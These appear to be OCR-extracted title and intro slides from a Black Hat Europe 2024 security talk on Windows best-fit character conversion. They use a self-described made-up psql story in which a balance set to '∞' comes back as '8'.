Worst ~~Best~~ Fit

Unveiling Hidden Transformers in Windows ANSI!


Orange Tsai × Splitline Huang


DEVCORE


black hat EUROPE 2024


Made-up story ;)


One Day, I Hacked into a Bank...



Windows PowerShell
PS C:\Program Files\PostgreSQL\17> .\bin\psql.exe -U postgres
Password for user postgres:
psql (17.2)
Type "help" for help.
postgres=#


Windows PowerShell
PS C:\Program Files\PostgreSQL\17> .\bin\psql.exe -U postgres
Password for user postgres:
psql (17.2)
Type "help" for help.
postgres=# SELECT name, balance FROM accounts WHERE name='splitline';
name | balance
splitline | 14.50
(1 row)
$14.50


Windows PowerShell
PS C:\Program Files\PostgreSQL\17> .\bin\psql.exe -U postgres
Password for user postgres:
psql (17.2)
Type "help" for help.
postgres=# SELECT name, balance FROM accounts WHERE name='splitline';
name | balance
splitline | 14.50
(1 row)
SET balance = '∞'
postgres=# UPDATE accounts SET balance='∞' WHERE name='splitline';
UPDATE 1
postgres=#


Windows PowerShell
PS C:\Program Files\PostgreSQL\17> .\bin\psql.exe -U postgres
Password for user postgres:
psql (17.2)
Type "help" for help.
postgres=# SELECT name, balance FROM accounts WHERE name='splitline';
name | balance
splitline | 14.50
(1 row)
postgres=# UPDATE accounts SET balance='∞' WHERE name='splitline';
UPDATE 1
postgres=# SELECT name, balance FROM accounts WHERE name='splitline';


Windows PowerShell
PS C:\Program Files\PostgreSQL\17> .\bin\psql.exe -U postgres
Password for user postgres:
psql (17.2)
Type "help" for help.
postgres=# SELECT name, balance FROM accounts WHERE name='splitline';
name | balance
splitline | 14.50
(1 row)
postgres=# UPDATE accounts SET balance='∞' WHERE name='splitline';
UPDATE 1
postgres=# SELECT name, balance FROM accounts WHERE name='splitline';
name | balance
splitline | 8
(1 row)
$8


Windows PowerShell
PS C:\Program Files\PostgreSQL\17> .\bin\psql.exe -U postgres
Password for user postgres:
psql (17.2)
Type "help"
postgres=# S
litline';
name
splitline
(1 row)
postgres=# U
line';
UPDATE 1
postgres=# S
litline';
name
splitline | 8
(1 row)
postgres=#
Reconnecting
The connection has been lost. Attempting to reconnect to your session...
Connection attempt: 1 of 5
Cancel
$8

DEVCORE Research Team

Orange Tsai

🍊😦😼😖🍊


Splitline Huang

🐈‍⬛👁️☝️🐈‍⬛

